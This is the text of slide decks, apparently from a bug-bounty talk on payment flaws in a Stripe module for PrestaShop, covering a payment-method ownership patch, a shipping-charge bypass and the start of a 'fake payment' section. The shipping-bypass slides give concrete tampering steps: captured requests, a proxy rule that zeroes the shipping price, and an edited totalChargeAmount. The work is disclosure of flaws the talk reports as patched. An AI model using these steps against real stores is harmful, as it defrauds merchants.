378 @@ -149,6 +152,12 @@
379     // Update any existing subscriptions
380     $paymentIntentModel = $this->paymentIntentModelFactory->create();
381     $params = $paymentIntentModel->getParamsFrom($order);
382 +
383 +     if (!empty($params['payment_method']))
384 +     {
385 +         $this->validatePaymentMethod($params['payment_method']);
386 +     }
387 +
388     $subscription = $this->subscriptionsHelper->updateSubscriptionFromOrder($order, $this->getSubscriptionId(), $params);
389
390     if (!empty($subscription->id))
391 @@ -217,6 +226,15 @@
392     $this->resourceModel->save($this);
393 }
394
395 + public function validatePaymentMethod($paymentMethodId)
396 + {
397 +     $paymentMethod = $this->stripePaymentMethod->fromPaymentMethodId($paymentMethodId)->getStripeObject();
398 +     if (!empty($paymentMethod->customer) && $this->customer->getStripeId() && $paymentMethod->customer != $this->customer->getStripeId())
399 +     {
400 +         $this->helper->throwError(__("This payment method cannot be used."));
401 +     }
402 + }
403 +

```

Patch: Validates if the pm_ID is owned by the customer



Payment ID Unguessable?

Before: It had a pattern and was guessable


Now: They have made the ID longer and unguessable



#2: *Bypass* Payment



Bypass Payment



Let's Prestashop!



Bypass Payment

Home / Art / The best is yet to come' Framed poster



THE BEST IS YET TO COME' FRAMED POSTER

\$29.00

Printed on rigid matt paper and smooth surface.

Dimension: 40x60cm

40x60cm

Quantity

1

ADD TO CART



Share



Write your review

SHOPPING CART



Hummingbird printed sweater
\$35.90
\$28.72
Size: S

1

\$28.72



1 item	\$28.72
Shipping	\$7.00
Total (tax excl.)	\$35.72
Total (tax incl.)	\$35.72

Taxes: \$0.00

PROCEED TO CHECKOUT

PERSONAL INFORMATION

edit

ADDRESSES

edit

SHIPPING METHOD

edit

4 PAYMENT

Card

Card number

1234 1234 1234 1234

VISA

Expiration date

MM / YY

Security code

CVC

Country

United States

ZIP code

32434

☐ Save payment details for future purchases

Cash App Pay

WeChat Pay

Amazon Pay

Alipay

- ☐ Pay by bank wire
- ☐ Pay by Cash on Delivery
- ☐ Pay by Check

☐ I agree to the [terms of service](#) and will adhere to them unconditionally.

PLACE ORDER

1 item

[show details](#)

Subtotal \$28.72

Shipping \$7.00

Total (tax excl.) \$35.72

Total (tax incl.) \$35.72

Taxes: \$0.00

Security policy
(edit with the Customer Reassurance module)

Delivery policy
(edit with the Customer Reassurance module)

Return policy
(edit with the Customer Reassurance module)

[Continue shopping](#)

Bypass Payment

Hardcore digging through the payment flow and source code

No leads whatsoever!



Bypass Payment

autoload_classmap.php ×



vendor > composer > autoload_classmap.php

```
8 return array(  
617     'stripe_officialCalculateShippingModuleFrontController' => $baseDir . '/controllers/front/calculateShipping.php',  
618     'stripe_officialCreateElementsModuleFrontController' => $baseDir . '/controllers/front/createElements.php',  
619     'stripe_officialCreateIntentModuleFrontController' => $baseDir . '/controllers/front/createIntent.php',  
620     'stripe_officialHandleNextActionModuleFrontController' => $baseDir . '/controllers/front/handleNextAction.php',  
621     'stripe_officialHandleOrderActionModuleFrontController' => $baseDir . '/controllers/front/handleOrderAction.php',  
622     'stripe_officialLogJsErrorModuleFrontController' => $baseDir . '/controllers/front/logJsError.php',  
623     'stripe_officialOrderConfirmationReturnModuleFrontController' => $baseDir . '/controllers/front/orderConfirmationReturn.php',  
624     'stripe_officialOrderFailureModuleFrontController' => $baseDir . '/controllers/front/orderFailure.php',  
625     'stripe_officialWebhookModuleFrontController' => $baseDir . '/controllers/front/webhook.php',  
626 );
```

Interesting?



Bypass Payment

calculateShipping.php ×



controllers > front > calculateShipping.php

```
29  {
48      public function postProcess()
49      {
50          $values = @Tools::file_get_contents('php://input');
51          $content = json_decode($values, true);
52          $contentAnonymized = $this->stripeAnonymize->anonymize($content);
53          $shippingAddress = $content['shippingAddress'];
54          //TRIMMED
55      }
```

No context on where it's being used



Bypass Payment

Not Secure

http://localhost:3000/art/3-13-the-best-is-yet-to-come-framed-poster.html#/19-dimension-40x60cm



Contact us

Sign out test test Cart (1)

my store CLOTHES ACCESSORIES ART

Search our catalog

Home / Art / The best is yet to come' Framed poster



THE BEST IS YET TO COME' FRAMED POSTER

\$29.00

Printed on rigid matt paper and smooth surface.

Dimension: 40x60cm

40x60cm

Quantity

1

ADD TO CART

Write your review

Security policy
(edit with the Customer Reassurance module)

Delivery policy
(edit with the Customer Reassurance module)

Return policy
(edit with the Customer Reassurance module)

Description

Product Details

The best is yet to come! Give your walls a voice with a framed



Bypass Payment

Not Secure

http://localhost:3000/art/3-13-the-best-is-yet-to-come-framed-poster.html#/19-dimension-40x60cm



☆

[Contact us](#)[Sign out](#)[test test](#)[Cart \(1\)](#)

[my store](#)[CLOTHES](#)[ACCESSORIES](#)[ART](#)

Search our catalog

[Home](#) / [Art](#) / The best is yet to come' Framed poster



THE BEST IS YET TO COME' FRAMED POSTER

\$29.00


Printed on rigid matt paper and smooth surface.


Dimension: 40x60cm


40x60cm ▾




Quantity


1 ▾


 **ADD TO CART**





 **amazon pay**

Share   

 **Write your review**

 **Security policy**
(edit with the Customer Reassurance module)

 **Delivery policy**
(edit with the Customer Reassurance module)

 **Return policy**
(edit with the Customer Reassurance module)

[Description](#) [Product Details](#)



Bypass Payment

Not Secure

http://localhost:3000/art/3-13-the-best-is-yet-to-come-framed-poster.html#/19-dimension-40x60cm



☆

[Contact us](#)[Sign out](#)[test test](#)[Cart \(1\)](#)

[my store](#)[CLOTHES](#)[ACCESSORIES](#)[ART](#)

Search our catalog

[Home](#) / [Art](#) / The best is yet to come' Framed poster



THE BEST IS YET TO COME' FRAMED POSTER

\$29.00

Printed on rigid matt paper and smooth surface.

Dimension: 40x60cm

40x60cm ▾

Quantity

1 ▴ ▾ [ADD TO CART](#) [♡](#)

[amazon pay](#)

Share [f](#) [t](#) [p](#)

[Write your review](#)


[Security policy](#)
(edit with the Customer Reassurance module)

[Delivery policy](#)
(edit with the Customer Reassurance module)

[Return policy](#)
(edit with the Customer Reassurance module)

[Description](#) [Product Details](#)

Express checkout



Bypass Payment

Amazon Pay Checkout — Mozilla Firefox

apay-us.amazon.com/checkout?amazonCheckoutSessionId=0c1c4411-aef9-450a-8dcc-0e4c361fb16c&lap: ☆ ☰

amazon pay

Sandbox

Hello, Haklo ▾

Shipping address

Change

Haklo 123 St test, CA, CA, 90011 United States

Payment method

Change

VISA

 Visa ending in 1111

Delivery ⓘ

Change

My carrier
\$7.00 shipping

Order Total

\$29.00

Place your order

Cancel and return to merchant >

© 1996-2025, Amazon.com, Inc. or its affiliates

Conditions of Use Privacy Notice



Bypass Payment

Let's take a look the requests:

# ▾	Host	Method	URL	Params	Edited	Status code	Length	MIME type
87	https://r.stripe.com	POST	/b	✓		200	442	text
86	https://apay-us.amazon.com	POST	/checkout/cart/details	✓		200	27759	script
84	https://r.stripe.com	POST	/b	✓		200	441	text
83	https://api.stripe.com	GET	/v1/elements/sessions?deferred_intent[...	✓		200	16077	JSON
82	http://localhost:3000	POST	/module/stripe_official/calculateShipping	✓		200	793	JSON
79	https://r.stripe.com	POST	/b	✓		200	441	text
75	https://r.stripe.com	POST	/b	✓		200	440	text
73	https://apay-us.amazon.com	POST	/checkout/metrics	✓		200	1097	text
70	https://apay-us.amazon.com	POST	/checkout/scopes	✓		200	1823	JSON
68	https://apay-us.amazon.com	POST	/checkout/metrics	✓		200	1097	text
66	https://apay-us.amazon.com	POST	/checkout/metrics	✓		200	1097	text

82	http://localhost:3000	POST	/module/stripe_official/calculateShipping	✓		200	793	JSON
----	-----------------------	------	-------------------------------------------	---	--	-----	-----	------

Connecting the dots



Bypass Payment

Request

PrettyRawHex

```
1 POST /module/stripe_official/calculateShipping HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101
  Firefox/138.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost:3000/art/3-13-the-best-is-yet-to-come-framed-poster.html
8 Content-Type: application/json
9 Content-Length: 177
10 Origin: http://localhost:3000
11 Connection: keep-alive
12 Priority: u=4
13
14 {
  "shippingAddress": {
    "city": "CA",
    "country": "US",
    "postal_code": "90011",
    "state": "CA"
  },
  "productId": 3,
  "idProductAttribute": "13",
  "productQuantity": "1",
  "expressCheckoutType": "product"
}
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200 OK
2 Date: Tue, 03 Jun 2025 15:38:05 GMT
3 Server: Apache/2.4.61 (Debian)
4 Vary: Accept-Encoding
5 Content-Length: 565
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=utf-8
9
10 {"carriers":[{"id_carrier":2,"id_reference":2,"name":"My
  carrier","url":"","active":1,"deleted":0,"shipping_handling":1,"range_behavior":0,"is_modul
  e":0,"is_free":0,"shipping_external":0,"need_range":0,"external_module_name":"","shipping_m
  ethod":0,"position":1,"max_width":0,"max_height":0,"max_depth":0,"max_weight":"0.000000","g
  rade":0,"delay":"Delivery next
  day!","price":7,"price_tax_exc":7,"img":"\img/s\2.jpg"}],"cartId":"72","productAttribute
  Id":"13","discountDetails":{"free_shipping":false,"percentage_discount":0,"fixed_discount":
  0,"total_discount":0})
```

Calculates the shipping price for a product

Responds back the price value for processing



Bypass Payment

? HTTP match and replace rules

⚙ Use these settings to automatically replace parts of HTTP requests and responses passing through the Proxy.

☐ Only apply to in-scope items

Add	Enabled	Item	Name	Match	Replace	Type	Comment
Edit	✓	Response body		"price":7,"price_tax_exc":7	"price":0,"price_tax_exc":0	Literal	
Remove							
Up							
Down							

Match & Replace FTW



Bypass Payment


Before

Amazon Pay Checkout — Mozilla Firefox

apay-us.amazon.com/checkout?amazonCheckoutSessionId=0c1c4411-ae9-450a-8dcc-0e4c361fb16c&am

amazon pay Sandbox Hello, Haklo

Shipping address [Change](#)
Haklo 123 St test, CA, CA, CA 90011 United States

Payment method [Change](#)
 Visa ending in 1111

Delivery ⓘ [Change](#)
My carrier
\$7.00 shipping

Order Total **\$29.00**

[Place your order](#)

[Cancel and return to merchant](#)

© 1996-2025, Amazon.com, Inc. or its affiliates
[Conditions of Use](#) [Privacy Notice](#)

vs


After

Amazon Pay Checkout — Mozilla Firefox

apay-us.amazon.com/checkout?amazonCheckoutSessionId=814a5a62-5514-4c51-a9bd-ce83be30eebf&am

amazon pay Sandbox Hello, Haklo

Shipping address [Change](#)
Haklo 123 St test, CA, CA, CA 90011 United States

Payment method [Change](#)
 Visa ending in 1111

Delivery ⓘ [Change](#)
My carrier
\$0.00 shipping

Order Total **\$22.00**

[Place your order](#)

[Cancel and return to merchant](#)

© 1996-2025, Amazon.com, Inc. or its affiliates
[Conditions of Use](#) [Privacy Notice](#)

Bypass Payment



Ananda Dhakal @dhakaL_ananda · Jan 2



Sometimes you are trying too hard when looking for bugs. I was doing hardcore source code review whereas the bug was right there on the plain-sight.

First bug of 2025- shipping charge bypass on a popular payment gateway!

[#bugbounty](#)



● **#2919686 Shipping charge bypass**

REDACTED

To: REDACTED • High

🗨 10

↻ 3

❤ 147

📊 8K



Bypass Payment

Accepted any amount as long as the payment was valid

Request

Pretty


Raw

Hex



```
1 POST /checkout/cart/details HTTP/1.1
2 Host: apay-us.amazon.com
3
4 {
  "selected_address_id":
  "2VBXCQ242AXLQXI6BZWE612VVCJ962VG1A3M1GV269JCVVLPXTQ2EIA20XTKUQL5",
  "selected_issuer_name": "Visa",
  "selected_trail_number": "1111",
  "isJSOnly": true,
  "totalChargeAmount": {
    "amount": "26.12",
    "currencyCode": "USD"
  },
  "deliveryOptions": [
    {
      "id": "2",
      "price": {
        "amount": "7",
        "currencyCode": "USD"
      },
      "shippingMethod": {
        "shippingMethodName": "My carrier"
      },
      "isDefault": true
    }
  ]
}
```

Bypass Payment



Patched by adding strict check on express element



#3: Fake Payment



Fake Payment

Not Secure

http://localhost:3000/art/3-13-the-best-is-yet-to-come-framed-poster.html#/19-dimension-40x60cm



Sign out test test Cart (1)

my store

CLOTHES ACCESSORIES ART

Search our catalog

Home / Art / The best is yet to come' Framed poster



THE BEST IS YET TO COME' FRAMED POSTER

\$29.00

Printed on rigid matt paper and smooth surface.

Dimension: 40x60cm

40x60cm

Quantity

1

ADD TO CART

amazon pay

Share

Write your review

Security policy (edit with the Customer Reassurance module)

Delivery policy (edit with the Customer Reassurance module)


Return policy (edit with the Customer Reassurance module)

Description Product Details

Express checkout




Fake Payment




Fake Payment

How does intent work?




Fake Payment

Create an order but
marked as “incomplete”:



Fake Payment

Normal case:



Fake Payment

Prestashop has a feature that notifies the admin if more/less is paid

payments_alert.html.twig



src > PrestaShopBundle > Resources > views > Admin > Sell > Order > Order > Blocks > View > payments_alert.html.twig

```
25 {% if payments.amountToPay and payments.paidAmount %}
26     <div class="alert alert-danger mb-0 js-view-order-payments-alert" role="alert">
27         <p class="alert-text">
28             {{ 'Warning'|trans({}, 'Admin.Global') }}
29             <strong>{{ payments.paidAmount }}</strong>
30             {{ 'paid instead of'|trans({}, 'Admin.Orderscustomers.Notification') }}
31             <strong>{{ payments.amountToPay }}</strong>
32
33             {% if linkedOrders.linkedOrders is not empty %}
34                 {% if linkedOrders.linkedOrders|length == 1 %}
35                     <br/>{{ 'This warning also concerns order:'|trans({}, 'Admin.Orderscustomers.Notification') }}
36                 {% else %}
37                     <br/>{{ 'This warning also concerns the following orders:'|trans({}, 'Admin.Orderscustomers.Notification') }}
38                 {% endif %}
39
40                 {% for linkedOrder in linkedOrders.linkedOrders %}
41                     <a target="_blank" rel="noopener noreferrer" href="{{ path('admin_orders_view', {orderId: linkedOrder.orderId}) }}">
42                         #{{ linkedOrder.orderId }}
43                     </a>
44                 {% endfor %}
45             {% endif %}
46         </p>
47     </div>
48 {% endif %}
```



Fake Payment

Normal case:




What if we play around with intent amount?




Fake Payment

Normal case:

